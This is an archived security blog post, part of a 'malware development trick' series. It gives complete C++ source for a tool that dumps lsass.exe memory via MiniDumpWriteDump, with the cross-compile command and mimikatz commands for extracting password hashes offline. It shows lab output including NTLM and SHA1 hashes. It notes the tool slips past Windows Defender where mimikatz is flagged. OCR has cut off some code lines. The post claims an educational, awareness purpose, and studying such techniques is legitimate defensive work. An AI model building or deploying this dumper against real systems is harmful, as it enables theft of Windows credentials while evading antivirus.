
Malware development trick - part 28: Dump lsass.exe. Simple C++ example.

By cocomelonc

Published: 2023-05-11 · Archived: 2026-04-05 18:05:12 UTC

4 minute read

Hello, cybersecurity enthusiasts and white hackers!



Today, I want to show how we can dumping Lsass without Mimikatz: via `MiniDumpWriteDump` API. Since mimikatz is a very famous tool and easy to detect, hackers find new tricks to reimplement some features from it's logic.

practical examplePermalink

So, how we can write a simple `lsass.exe` process dumper? We use `MiniDumpWriteDump`:

```
BOOL MiniDumpWriteDump(
  [in] HANDLE                            hProcess,
  [in] DWORD                             ProcessId,
  [in] HANDLE                            hFile,
```

```
  [in] MINIDUMP_TYPE                    DumpType,
  [in] PMINIDUMP_EXCEPTION_INFORMATION  ExceptionParam,
  [in] PMINIDUMP_USER_STREAM_INFORMATION UserStreamParam,
  [in] PMINIDUMP_CALLBACK_INFORMATION   CallbackParam
);
```

The `MiniDumpWriteDump` function is a Windows API function that creates a minidump file, which is a small snapshot of the application state at the time the function is called. This file can be useful for debugging purposes, as it contains the exception information, a list of loaded DLLs, stack information, and other system state information.

First of all, we find `lsass.exe` process, via function like this:

```
 int findMyProc(const char *procname) {

  HANDLE hSnapshot;
  PROCESSENTRY32 pe;
  int pid = 0;
  BOOL hResult;

  // snapshot of all processes in the system
  hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
  if (INVALID_HANDLE_VALUE == hSnapshot) return 0;

  // initializing size: needed for using Process32First
  pe.dwSize = sizeof(PROCESSENTRY32);

  // info about first process encountered in a system snapshot
  hResult = Process32First(hSnapshot, &pe);

  // retrieve information about the processes
  // and exit if unsuccessful
  while (hResult) {
    // if we find the process: return process ID
    if (strcmp(procname, pe.szExeFile) == 0) {
      pid = pe.th32ProcessID;
      break;
    }
    hResult = Process32Next(hSnapshot, &pe);
  }

  // closes an open handle (CreateToolhelp32Snapshot)
  CloseHandle(hSnapshot);
  return pid;
}
```

It is necessary to have `SeDebugPrivilege` privilege to dump `LSASS` as an attacker:

```
 // set privilege
BOOL setPrivilege(LPCTSTR priv) {
  HANDLE token;
  TOKEN_PRIVILEGES tp;
  LUID luid;
  BOOL res = TRUE;

  if (!LookupPrivilegeValue(NULL, priv, &luid)) res = FALSE;

  tp.PrivilegeCount = 1;
  tp.Privileges[0].Luid = luid;
  tp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;

  if (!OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES, &token)) res = FALSE;
  if (!AdjustTokenPrivileges(token, FALSE, &tp, sizeof(TOKEN_PRIVILEGES), (PTOKEN_PRIVILEGES)NULL, (PDWORD)NULL)
  printf(res ? "successfully enable %s :)\n" : "failed to enable %s :(\n", priv);
  return res;
}
```

Then, create dump:

```
 // minidump lsass.exe
BOOL createMiniDump() {
  bool dumped = FALSE;
  int pid = findMyProc("lsass.exe");
  HANDLE ph = OpenProcess(PROCESS_VM_READ | PROCESS_QUERY_INFORMATION, 0, pid);
  HANDLE out = CreateFile((LPCTSTR)"c:\\temp\\lsass.dmp", GENERIC_ALL, 0, NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NO
  if (ph && out != INVALID_HANDLE_VALUE) {
    dumped = MiniDumpWriteDump(ph, pid, out, (MINIDUMP_TYPE)0x00000002, NULL, NULL, NULL);
    printf(dumped ? "successfully dumped to lsaas.dmp :)\n" : "failed to dump :(\n");
  }
  return dumped;
}
```

So, the full source code is looks like this `hack.cpp`:

```
 /*
 * hack.cpp - Dump lsass without mimikatz. C++ implementation
 * @cocomelonc
 * https://cocomelonc.github.io/tutorial/2023/05/11/malware-tricks-28.html
*/
#include <windows.h>
#include <stdio.h>
```

```
#include <stdlib.h>
#include <string.h>
#include <tlhelp32.h>
#include <dbghelp.h>
#pragma comment (lib, "dbghelp.lib")

int findMyProc(const char *procname) {

  HANDLE hSnapshot;
  PROCESSENTRY32 pe;
  int pid = 0;
  BOOL hResult;

  // snapshot of all processes in the system
  hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
  if (INVALID_HANDLE_VALUE == hSnapshot) return 0;

  // initializing size: needed for using Process32First
  pe.dwSize = sizeof(PROCESSENTRY32);

  // info about first process encountered in a system snapshot
  hResult = Process32First(hSnapshot, &pe);

  // retrieve information about the processes
  // and exit if unsuccessful
  while (hResult) {
    // if we find the process: return process ID
    if (strcmp(procname, pe.szExeFile) == 0) {
      pid = pe.th32ProcessID;
      break;
    }
    hResult = Process32Next(hSnapshot, &pe);
  }

  // closes an open handle (CreateToolhelp32Snapshot)
  CloseHandle(hSnapshot);
  return pid;
}

// set privilege
BOOL setPrivilege(LPCTSTR priv) {
  HANDLE token;
  TOKEN_PRIVILEGES tp;
  LUID luid;
  BOOL res = TRUE;

  if (!LookupPrivilegeValue(NULL, priv, &luid)) res = FALSE;
```

```
  tp.PrivilegeCount = 1;
  tp.Privileges[0].Luid = luid;
  tp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;

  if (!OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES, &token)) res = FALSE;
  if (!AdjustTokenPrivileges(token, FALSE, &tp, sizeof(TOKEN_PRIVILEGES), (PTOKEN_PRIVILEGES)NULL, (PDWORD)NULL)
  printf(res ? "successfully enable %s :)\n" : "failed to enable %s :(\n", priv);
  return res;
}

// minidump lsass.exe
BOOL createMiniDump() {
  bool dumped = FALSE;
  int pid = findMyProc("lsass.exe");
  HANDLE ph = OpenProcess(PROCESS_VM_READ | PROCESS_QUERY_INFORMATION, 0, pid);
  HANDLE out = CreateFile((LPCTSTR)"c:\\temp\\lsass.dmp", GENERIC_ALL, 0, NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NO
  if (ph && out != INVALID_HANDLE_VALUE) {
    dumped = MiniDumpWriteDump(ph, pid, out, (MINIDUMP_TYPE)0x00000002, NULL, NULL, NULL);
    printf(dumped ? "successfully dumped to lsaas.dmp :)\n" : "failed to dump :(\n");
  }
  return dumped;
}

int main(int argc, char* argv[]) {
  if (!setPrivilege(SE_DEBUG_NAME)) return -1;
  if (!createMiniDump()) return -1;
  return 0;
}
```

As you can see, do not forget to add `dbghelp.lib` as a dependency:

```
 #pragma comment (lib, "dbghelp.lib")
```

demoPermalink


Let's go to see everything in action. Compile our dumper at the attacker's machine (`kali x64`):

```
  x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-s
```

```
┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2023-05-11-malware-tricks-28]
└─$ x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fn
o-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive -ldbghelp

┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2023-05-11-malware-tricks-28]
└─$ ls -lt
total 48
-rwxr-xr-x 1 cocomelonc cocomelonc 41472 May 11 15:32 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc  2484 May 11 14:43 hack.cpp
```


Then, execute it at the victim's machine (`windows 10 x64` in my case):




As you can see, `lsass.dmp` gets dumped to the working directory: `C:\\temp\` .


Then, open `mimikatz` load in the dump file and dump passwords:

```
 .\mimikatz.exe
sekurlsa::minidump c:\temp\lsass.dmp
sekurlsa::logonpasswords
```


win10-malw (IDA pro 7.7) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
temp
File Home Share View
This PC > Windows 10 (C:) > temp
Search temp
Name
Date modified
Type
Quick access
mimikatz 2.1.1 x64 (oe.eo)
PS Microsoft.PowerShell.Core\FileSystem::\\VBOXSVR\shared\tools\mimikatz-d72fc2cca1df23f60f81bc141095f65a131fd099\x64> .\mimikatz.exe
.#####. mimikatz 2.1.1 (x64) #17763 Dec 9 2018 23:56:50
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
/ \ ## /*** Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com)
\ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX (vincent.letoux@gmail.com)
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/
mimikatz # sekurlsa::minidump C:\\temp\lsass.dmp
Switch to MINIDUMP : 'C:\\temp\lsass.dmp'
mimikatz # sekurlsa::logonpasswords
Opening : 'C:\\temp\lsass.dmp' file for minidump...
Authentication Id : 0 ; 215965 (00000000:00034b9d)
Session : Interactive from 1
User Name : IEUser
Domain : MSEDGEWIN10
Logon Server : MSEDGEWIN10
Logon Time : 3/30/2023 1:55:37 AM
SID : S-1-5-21-321011808-3761883066-353627080-1000
msv :
[00000003] Primary
* Username : IEUser
* Domain : MSEDGEWIN10
* NTLM : fc525c9683e8fe067095ba2ddc971889
* SHA1 : e53d7244aa8727f5789b01d8959141960aad5d22
tspkg :
wdigest :
* Username : IEUser
* Domain : MSEDGEWIN10
* Password : (null)
6:28 AM
5/11/2023
Right Ctrl



Interesting moment: not work in `mimikatz v2.2.0` on my Windows:



Note that Windows Defender on `Windows 10` is flagging up `mimikatz` immediately… but allows running `hack.exe`.

So, what's the trick? We can create an attack in this following path:

- execute `hack.exe` on victim's machine
- so, `lsass.dmp` gets dumped to the working directory
- take the `lsass.dmp` offline to our attacking windows machine
- open `mimikatz` and load in the dump file
- dump passwords of victim's machine (on attacker's machine)!

This is just one of the methods, I will try to tell about the another in the future.

This trick is used many APTs and hacking tools in the wild. For example, Cobalt Strike can spawn a job to inject into `LSASS` memory and dump password hashes. Fox Kitten and HAFNIUM used `procdump` to dump the `LSASS` process memory.

I hope this post spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

MITRE ATT&CK - OS Credential Dumping: LSASS Memory
APT3
Cobalt Strike
Fox Kitten
HAFNIUM
mimikatz
MiniDumpWriteDump
source code in github

> This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine
